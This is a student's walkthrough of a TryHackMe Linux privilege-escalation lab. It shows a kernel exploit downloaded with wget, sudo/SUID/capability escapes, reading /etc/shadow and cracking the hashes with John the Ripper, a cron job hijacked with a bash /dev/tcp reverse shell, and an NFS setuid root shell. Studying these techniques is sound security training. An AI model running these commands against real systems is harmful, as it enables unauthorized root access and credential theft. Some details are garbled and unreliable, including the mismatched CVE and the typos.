

# TryHackMe: Linux Privilege Escalation Techniques

## Clay Jones

### Objective:

Go through the privilege escalation course and document all the techniques learned.

### Kernel Exploit:

Step 1:

```
$ uname  
Linux  
$ uname -a  
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

First, we used the uname -a command to find the kernel version.

Step 2:

```
msf6 > searchsploit 3.13.0  
[*] exec: searchsploit 3.13.0  
  
Exploit Title  
-----  
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation  
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)  
Unfixed Remote 3.13.0 - Remote Code Execution (RCE)  
  
Shellcodes: Results  
msf6 > searchsploit -m 37292.c  
[*] exec: searchsploit -m 37292.c  
  
Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation  
URL: https://www.exploit-db.com/exploits/37292/  
Author: [REDACTED]  
Code: CVE-2013-1328  
Verified: True  
File type: C source, ASCII text, with very long lines (466)  
Copied to: /home/clay/37292.c  
  
msf6 > ls  
[*] exec: ls  
37292.c bwAPP Documents Downloads elastic-agent-8.16.1-linux-x86_64.tar.gz Pictures Templates trying vulnhub  
Downloads Desktop download?product=community&version=2020.12.10&type=Jar elastic-agent-8.16.1-linux-x86_64 Music Public testing Videos  
msf6 >  
zsh: suspended msfconsole  
[clay@kali:~]$  
$ python -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080) ...
```

On our one machine, we used metasploit to search for any vulnerability for that kernel version and then downloaded an exploit script to run on the host. I then had to set up a server so that I could retrieve the script and run it on the victim machine.

Step 3:

- [.xsession-errors.old](#)
- [.zenmap/](#)
- [.zsh\\_history](#)
- [.zshrc](#)
- [.zshrc.dpkg-new](#)
- [37292.c](#)
- [bluediving/](#)
- [bWAPP/](#)
- [Desktop/](#)
- [Documents/](#)

```
$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
$ wget http://10.9.0.198:8080/37292.c
--2024-12-27 00:49:56-- http://10.9.0.198:8080/37292.c
Connecting to 10.9.0.198:8080... ^Z[2] + Stopped wget http://10.9.0.198:8080/37292.c
$ cd /tmp
$ bash -i
karen@wade7363:/tmp$ ^C
karen@wade7363:/tmp$ wget http://10.9.0.198:8080/37292.c
--2024-12-27 00:51:30-- http://10.9.0.198:8080/37292.c
Connecting to 10.9.0.198:8080...
^Z
[1]+  Stopped wget http://10.9.0.198:8080/37292.c
karen@wade7363:/tmp$ wget http://10.9.0.198:8080/Downloads/37292.c
--2024-12-27 00:54:39-- http://10.9.0.198:8080/Downloads/37292.c
Connecting to 10.9.0.198:8080... ■
```

As you can see, I downloaded the 37292.c file onto the victim host using wget and then executed the command to get root access.

## Sudo Exploits:

Step 1:

```
Last login: Fri Jun 18 10:35:24 2021 from 10.9.2.27
Could not chdir to home directory /home/karen: No such file or directory
$ sudo -l
Matching Defaults entries for karen on ip-10-10-241-71:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karen may run the following commands on ip-10-10-241-71:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
$ ■
```

First, I ran the sudo -l command to see what user karen can run using sudo rights.

## Step 2:

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

```
Last login: Fri Jun 18 10:35:24 2021 from 10.9.2.27
Could not chdir to home directory /home/karen: No such file or directory
$ sudo -l
Matching Defaults entries for karen on ip-10-10-38-109:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karen may run the following commands on ip-10-10-38-109:
(ALL) NOPASSWD: /usr/bin/find
(ALL) NOPASSWD: /usr/bin/less
(ALL) NOPASSWD: /usr/bin/nano
$ sudo find . -exec /bin/sh \; -quit
# whoami
root
#
```



I searched on <https://gtfobins.github.io/>, a website used to find commands that help with escalating privileges. Since Karen has access to the find command, we ran this command. This command gave me root privileges.

## SUID Exploit:

### Step 1:

```
$ find / -type f -perm -04000 -ls 2>/dev/null
   66  40 -rwsr-xr-x  1 root      root        40152 Jan 27  2020 /snap/core/10185/bin/mount
   80  44 -rwsr-xr-x  1 root      root        44168 May  7  2014 /snap/core/10185/bin/ping
   81  44 -rwsr-xr-x  1 root      root        44680 May  7  2014 /snap/core/10185/bin/ping6
   98  40 -rwsr-xr-x  1 root      root        40128 Mar 25  2019 /snap/core/10185/bin/su
  116  27 -rwsr-xr-x  1 root      root        27668 Jan 27  2020 /snap/core/10185/bin/umount
 2610  71 -rwsr-xr-x  1 root      root        71824 Mar 25  2019 /snap/core/10185/usr/bin/chfn
 2612  40 -rwsr-xr-x  1 root      root        40432 Mar 25  2019 /snap/core/10185/usr/bin/chsh
 2689  74 -rwsr-xr-x  1 root      root        75384 Mar 25  2019 /snap/core/10185/usr/bin/gpasswd
 2781  39 -rwsr-xr-x  1 root      root        39904 Mar 25  2019 /snap/core/10185/usr/bin/newgrp
 2794  53 -rwsr-xr-x  1 root      root        54256 Mar 25  2019 /snap/core/10185/usr/bin/passwd
 2904 134 -rwsr-xr-x  1 root      root       136808 Jan 31  2020 /snap/core/10185/usr/bin/sudo
 3003  42 -rwsr-xr--  1 root      systemd-resolve  42992 Jun 11  2020 /snap/core/10185/usr/lib/dbus-daemon-launch-helper
 3375 419 -rwsr-xr-x  1 root      root        428240 May 26  2020 /snap/core/10185/usr/lib/openssh/ssh-keysign
 6437 109 -rwsr-xr-x  1 root      root       110792 Oct  8  2020 /snap/core/10185/usr/lib/snapd/snap-confine
```

When the SUID bit is set on an executable file, this means that the file will be executed with the same permissions as the owner of the executable file (the s). First, we ran a find command that finds all of the SUID permissions on the system. I found the base64 command used for encoding.

Step 2:

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which base64) .  
LFILE=file_to_read  
.base64 "$LFILE" | base64 --decode
```

```
$ LFILE=/etc/shadow  
$ /usr/bin/base64 "$LFILE" | base64 --decode  
root::18561:0:99999:7:::  
daemon::18561:0:99999:7:::  
bin::18561:0:99999:7:::  
sys::18561:0:99999:7:::  
sync::18561:0:99999:7:::  
games::18561:0:99999:7:::  
man::18561:0:99999:7:::  
lp::18561:0:99999:7:::  
mail::18561:0:99999:7:::  
news::18561:0:99999:7:::  
uucp::18561:0:99999:7:::  
proxy::18561:0:99999:7:::  
www-data::18561:0:99999:7:::  
backup::18561:0:99999:7:::  
list::18561:0:99999:7:::  
irc::18561:0:99999:7:::  
gnats::18561:0:99999:7:::  
nobody::18561:0:99999:7:::  
systemd-network::18561:0:99999:7:::  
systemd-resolve::18561:0:99999:7:::  
systemd-timesync::18561:0:99999:7:::  
messagebus::18561:0:99999:7:::  
syslog::18561:0:99999:7:::  
apt::18561:0:99999:7:::  
tss::18561:0:99999:7:::  
uuid::18561:0:99999:7:::  
tcpdump::18561:0:99999:7:::  
sshd::18561:0:99999:7:::  
landscape::18561:0:99999:7:::  
pollinate::18561:0:99999:7:::  
ec2-instance-connect::18561:0:99999:7:::  
systemd-coredump::!!:18796:7:::  
ubuntu::!!:18796:0:99999:7:::  
gerryconway:$6$vgzgxN3ybTIB.wkV$48YDY7qQnp4pur0J19mxfM0wKt.H2LaWKPu0zKlWKaUMG1N7weVzqobp65RxlMIZ/NirxeZd0JMEOp3oE.RT:/18796:0:99999:7:::  
user2:$6$mgvMzKTbzCD/1I0$ckOvZB8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBcG4t7IukRqc/fxLA1ghXh9F2Cbwmd4EpiWgh.Cl.VV1mb:/18796:0:99999:7:::  
lxd::!!:18796:7:::  
karen:$6$Vjcrkz/6S8rhV4I7syboTb0MExqpMXW0hjEJggLws/jGPJA7N/fEoPMuYLY1w16FwL7ECCbQWJqYLGpy.Zscna9GILCSaNLJdBP1p8:/18796:0:99999:7:::  
$ █
```

After searching on gtfobins, I found a command that uses the base64 command to escalate SUID privileges. We used this to read the shadow file which stores all the encrypted passwords.

Step 3:

```
$ cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
gerryconway:x:1001:1001::/home/gerryconway:/bin/sh
user2:x:1002:1002::/home/user2:/bin/sh
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
karen:x:1003:1003::/home/karen:/bin/sh
$
```

```
└$ unshadow passwd.txt shadow.txt > john-input.txt
```

```
—(clay㉿kali)-[~/Desktop]
$ ls System
john-input.txt  passwd.txt  shadow.txt

—(clay㉿kali)-[~/Desktop]
$ sudo john john-input.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1      (karen)
Password1      (user2)
2g 0:00:00:06 0.03% (ETA: 06:36:13) 0.3225g/s 774.1p/s 1950c/s 1950C/s 222222 .. david123
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

—(clay㉿kali)-[~/Desktop]
$ sudo john -show john-input.txt
user2:Password1:1002:1002::/home/user2:/bin/sh
karen:Password1:1003:1003::/home/karen:/bin/sh

2 password hashes cracked, 1 left
```

```
$ su user2
Password:
$ whoami
user2
```

I then open the passwd file, which shows information on the users. This exercise wanted us to get the credentials to log in to user2. It was decided that John the Ripper would be used to crack the passwords. I copied the contents of the passwd file and the shadow file and pasted them into a txt file onto my host machine. I used a wordlist “rockyou.txt” to get a list of common passwords for john the ripper to use. I ran the command and it was show that the password was “Password1”

## Capability Exploits

Step 1:

```
Last login: Mon Dec 30 16:32:35 2024 from 10.100.2.138
$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
$ ls -l
total 2840
-rwxr-xr-x 1 root root 2906824 Jun 18 2021 vim
$ █
```

Capabilities help manage privileges at a more granular level. First, I used command `getcap` to get a list of enabled capabilities. We also discovered that `vim` has root capabilities.

Step 2:

### Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
cp $(which vim) .
sudo setcap cap_setuid+ep vim
./vim -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

```
# whoami
root
# █
```

I then went on GTFOBins to find a command that can escalate privileges. I ran this command with “`py3`” because I was using the “`which python3`” command to get the correct version.

## Cron Job Exploits

Step 1:

```
Last login: Mon Dec 30 17:52:27 2024 from 10.100.2.58
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# ----- minute (0 - 59)
# | ----- hour (0 - 23)
# | | ----- day of month (1 - 31)
# | | | ----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * *   root /antivirus.sh
* * * * *   root antivirus.sh
* * * * *   root /home/karen/backup.sh
* * * * *   root /tmp/test.py
```

Cron jobs are used to run scripts or binaries at specific times. For this exploit, I found the backup.sh was the script that was run at a specific time. The goal is to edit the script>


Step 2:

```
#!/bin/bash
cd /home/admin/1/2/3/Results
zip -r /home/admin/download.zip ./*
#!/bin/bash
bash -i >& /dev/tcp/10.10.203.41/4444 0>&1
```

```
$ cat backup.sh
#!/bin/bash
cd /home/admin/1/2/3/Results
zip -r /home/admin/download.zip ./*
#!/bin/bash
bash -i >& /dev/tcp/10.10.203.41/6666 0>&1
$ chmod +x backup.sh
```

The command added gave me a way to communicate from a different host via a reverse shell. This command allowed for TCP connections for me to listen to from my machine through port 6666. I used chmod +x to add executable permissions.

Step 3:



```
root@ip-10-10-203-41:~# nc -nlvp 6666
Listening on 0.0.0.0 6666
Connection received on 10.10.67.210 37770
bash: cannot set terminal process group (12714): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-10-67-210:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-10-67-210:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-10-67-210:~# whoami
whoami
root
root@ip-10-10-67-210:~#
```

As you can see, we were able to get root access to the shell by running a netcat command to listen in on the host. Both of the scripts were run and I was able to get root access.

## NFS Exploit:

Step 1:

```
$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#           to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no subtree check) hostname2(ro,sync,no subtree check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no subtree check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no subtree check)
#
/home/backup *(rw,sync,insecure,no root squash,no subtree check)
/tmp *(rw,sync,insecure,no root squash,no subtree check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no root squash,no subtree check)

$ █
```

NFS (Network File Sharing) configuration is kept in the /etc/exports file. This file is created during the NFS server installation and can usually be read by users. First, I looked at the exports file to see. If the “no\_root\_squash” option is present on a writable share, I can create an executable with SUID bit set and run it on the target system.

Step 2:

```
File Edit View Search Terminal Help
root@ip-10-10-91-134:~# showmount -e 10.10.136.26
Export list for 10.10.136.26:
/home/ubuntu/sharedfolder *
/tmp *
/home/backup *
root@ip-10-10-91-134:~#
```

On the attack machine, I did a showmount on the host. The showmount -e command is used to display the list of shared directories (exports) on an NFS.

Step 3:

```
chrtcp.c
root@ip-10-10-91-134:/tmp# cd nfs
root@ip-10-10-91-134:/tmp/nfs# ls
root@ip-10-10-91-134:/tmp/nfs# ls
root@ip-10-10-91-134:/tmp/nfs# nano shell.s
root@ip-10-10-91-134:/tmp/nfs# mount -o rw 10.10.136.26:/home/ubuntu/sharedfolder /tmp/nfs
root@ip-10-10-91-134:/tmp/nfs# nano shell.s
root@ip-10-10-91-134:/tmp/nfs# ggc shell.c -o shell -w
```

```
GNU nano 4.8
int main()
{
    setgid(0);
    setuid(0);
    system("/bin/bash");
    return 0;
}
```

Next, I created a directory that I will use to connect to the /home/ubuntu/sharedfolder. I then used the nano editor to create the exploit script.

Step 4:

```
root@ip-10-10-91-134:/tmp/nfs# gcc shell.c -o shell
root@ip-10-10-91-134:/tmp/nfs# chmod +s shell
root@ip-10-10-91-134:/tmp/nfs# ls -l shell
-rwsr-sr-x 1 root root 16784 Jan  1 01:48 shell
root@ip-10-10-91-134:/tmp/nfs#
```

```
$ cd sharedfolder
$ ls
$ ls
shell shell.c shell.s
$ ./shell
root@ip-10-10-136-26:/home/ubuntu/sharedfolder# whoami
root
root@ip-10-10-136-26:/home/ubuntu/sharedfolder# ls
shell shell.c shell.s
root@ip-10-10-136-26:/home/ubuntu/sharedfolder# find / -name flag7.txt 2>/dev/null
/home/matt/flag7.txt
root@ip-10-10-136-26:/home/ubuntu/sharedfolder# cd ../
root@ip-10-10-136-26:/home/ubuntu# ../
bash: ../: Is a directory
root@ip-10-10-136-26:/home/ubuntu# cd ../
root@ip-10-10-136-26:/home# cd matt
root@ip-10-10-136-26:/home/matt# cat flag7.txt
THM-89384012
root@ip-10-10-136-26:/home/matt# █
```

I executed the script and changed the permissions to set the setuid or setgid permission on a file. I then switched to the target directory and then the scripts I created showed up. IT was shown that root access was attained.

## Capstone:

### Step 1:

```
[leonard@ip-10-10-16-251 ~]$ uname -a
Linux ip-10-10-16-251 3.10.0-1160.el7.x86_64 #1 SMP Mon Oct 19 16:18:59 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
[leonard@ip-10-10-16-251 ~]$ getcap -r /2>/dev/null
/2 (No such file or directory)
[leonard@ip-10-10-16-251 ~]$ getcap -r 2>/dev/null
[leonard@ip-10-10-16-251 ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# ----- minute (0 - 59)
# | ----- hour (0 - 23)
# | | ----- day of month (1 - 31)
# | | | ----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed

[leonard@ip-10-10-16-251 ~]$ cat /etc/exports
[leonard@ip-10-10-16-251 ~]$ sudo -l
[sudo] password for leonard:
^Z
```

```
Last login: Wed Jan  1 04:34:00 2025 from ip-10-100-1-130.eu-west-1.compute.internal
[leonard@ip-10-10-16-251 ~]$ find / -type f -perm -04000 -ls 2>/dev/null
16779966  40 -rwsr-xr-x  1 root      root      37360 Aug 20  2019 /usr/bin/base64
17298702  60 -rwsr-xr-x  1 root      root      61320 Sep 30  2020 /usr/bin/ksu
17261777  32 -rwsr-xr-x  1 root      root      32096 Oct 30  2018 /usr/bin/fusermount
17512336  28 -rwsr-xr-x  1 root      root      27856 Apr  1  2020 /usr/bin/passwd
17698538  80 -rwsr-xr-x  1 root      root      78408 Aug  9  2019 /usr/bin/gpasswd
17698537  76 -rwsr-xr-x  1 root      root      73888 Aug  9  2019 /usr/bin/chage
17698541  44 -rwsr-xr-x  1 root      root      41936 Aug  9  2019 /usr/bin/newgrp
17702679  208 ---s--x--  1 root      stapusr   212080 Oct 13  2020 /usr/bin/staprun
17743302  24 -rws--x--x  1 root      root      23968 Sep 30  2020 /usr/bin/chfn
17743352  32 -rwsr-xr-x  1 root      root      32128 Sep 30  2020 /usr/bin/su
17743305  24 -rws--x--x  1 root      root      23880 Sep 30  2020 /usr/bin/chsh
17831141  2392 -rwsr-xr-x  1 root      root      2447304 Apr  1  2020 /usr/bin/Xorg
17743338  44 -rwsr-xr-x  1 root      root      44264 Sep 30  2020 /usr/bin/mount
17743356  32 -rwsr-xr-x  1 root      root      31984 Sep 30  2020 /usr/bin/umount
17812176  60 -rwsr-xr-x  1 root      root      57656 Aug  9  2019 /usr/bin/crontab
17787689  24 -rwsr-xr-x  1 root      root      23576 Apr  1  2020 /usr/bin/pkexec
18382172  52 -rwsr-xr-x  1 root      root      53048 Oct 30  2018 /usr/bin/at
20386935  144 ---s--x--x  1 root      root      147336 Sep 30  2020 /usr/bin/sudo
34469385  12 -rwsr-xr-x  1 root      root      11232 Apr  1  2020 /usr/sbin/pam_timest
34469387  36 -rwsr-xr-x  1 root      root      36272 Apr  1  2020 /usr/sbin/unix_chkpw
```

First, I had to determine the method to use. I checked to see if the kernel version was outdated or had any vulnerabilities and it did not. I tried to run the sudo -l command but this account had no permission. I also checked for crontab events and capabilities. I checked to see if any files contained any SUID bits in which I found some.

## Step 2:

### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which base64) .
LFILE=file_to_read
./base64 "$LFILE" | base64 --decode
```

```
[leonard@ip-10-10-125-55 ~]$ /usr/bin/base64 "$LFILE" | base64 --decode
root:$6$DWBzM0ipTT4gbW$g0szmtfn3HYFQweUPpSUcgHXZLzVi15o6PM0Q2oMmaDD9oGU$xe1yvKbnYsaSYHrUEQXTjIwOW/yrzV5HtIL51::0:99999:7:::
bin:*:18353:0:99999:7:::
daemon:*:18353:0:99999:7:::
adm:*:18353:0:99999:7:::
lp:*:18353:0:99999:7:::
sync:*:18353:0:99999:7:::
shutdown:*:18353:0:99999:7:::
halt:*:18353:0:99999:7:::
mail:*:18353:0:99999:7:::
operator:*:18353:0:99999:7:::
games:*:18353:0:99999:7:::
ftp:*:18353:0:99999:7:::
nobody:*:18353:0:99999:7:::
syslog:11:18705:111111
systemd-coredump.11.20020.....
root@ip-10-10-94-185:~/Downloads# vi passwd.txt
root@ip-10-10-94-185:~/Downloads# ls
owasp_zap_root_ca.cer  passwd.txt  shadow.txt
root@ip-10-10-94-185:~/Downloads# vi johnny.txt
root@ip-10-10-94-185:~/Downloads# ls
johnny.txt  owasp_zap_root_ca.cer  passwd.txt  shadow.txt
root@ip-10-10-94-185:~/Downloads# unshadow passwd.txt shadow.txt > johnny.txt
root@ip-10-10-94-185:~/Downloads# sudo john johnny.txt --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
Error: Cannot find John home. Invoke the program via full or relative pathname.
For example, /full/path/john or path/john, or set and use a shell alias.
root@ip-10-10-94-185:~/Downloads# john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt johnny.txt
stat: passwords.txt: No such file or directory
root@ip-10-10-94-185:~/Downloads# john --wordlist=/usr/share/wordlists/rockyou.txt johnny.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHAS12 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1      (missy)
1g 0:00:01:24 0.12% (ETA: 20:38:46) 0.01189g/s 252.6p/s 547.9c/s 547.9C/s 040891..230190
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

Next, I went on GFTObins to find a way to exploit the base64 command to look at the shadow file. I then open the passwd file. I stored those into text files on my attack machine. I used john the ripper to crack the password based on a wordlist. I found the password for Missy's account.

### Step 3:

```
[missy@ip-10-10-125-55 leonard]$ find / -name flag1.txt 2>/dev/null
/home/missy/Documents/flag1.txt
[missy@ip-10-10-125-55 leonard]$ cd /home/missy/Documents
[missy@ip-10-10-125-55 Documents]$ cat falg.txt
cat: falg.txt: No such file or directory
[missy@ip-10-10-125-55 Documents]$ cat flag1.txt
THM-42828719920544
[missy@ip-10-10-125-55 Documents]$ ^C
[missy@ip-10-10-125-55 Documents]$ find / -name flag2.txt 2>/dev/null
[missy@ip-10-10-125-55 Documents]$ sudo -l
Matching Defaults entries for missy on ip-10-10-125-55:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User missy may run the following commands on ip-10-10-125-55:
    (ALL) NOPASSWD: /usr/bin/find
[missy@ip-10-10-125-55 Documents]$ █
```

### Sudo

If the binary is allowed to run as superuser by , it does not drop the elevated privileges and may be used to access the file system, escalate or maintain persistence.

```
sudo find . -exec /bin/sh \; -quit
```

```
[missy@ip-10-10-125-55 Documents]$ sudo find . -exec /bin/sh \; -quit
sh-4.2# whoami
root
sh-4.2# find / -name flag2.txt 2>/dev/null
/home/rootflag/flag2.txt
sh-4.2# cd /home/rootflag
sh-4.2# cat flag2.txt
THM-168824782390238
sh-4.2# █
```

Once I was able to log into Missy's account, I ran the sudo -l command again and I found out that the find command can be run as root. I went on GTFObins once again to find a command and I used that command to get root access.



Congratulations on completing Linux Privilege Escalation!!! 🎉

Points earned

208

Completed tasks

12

Room type

Walkthrough

Difficulty

Medium

Streak

3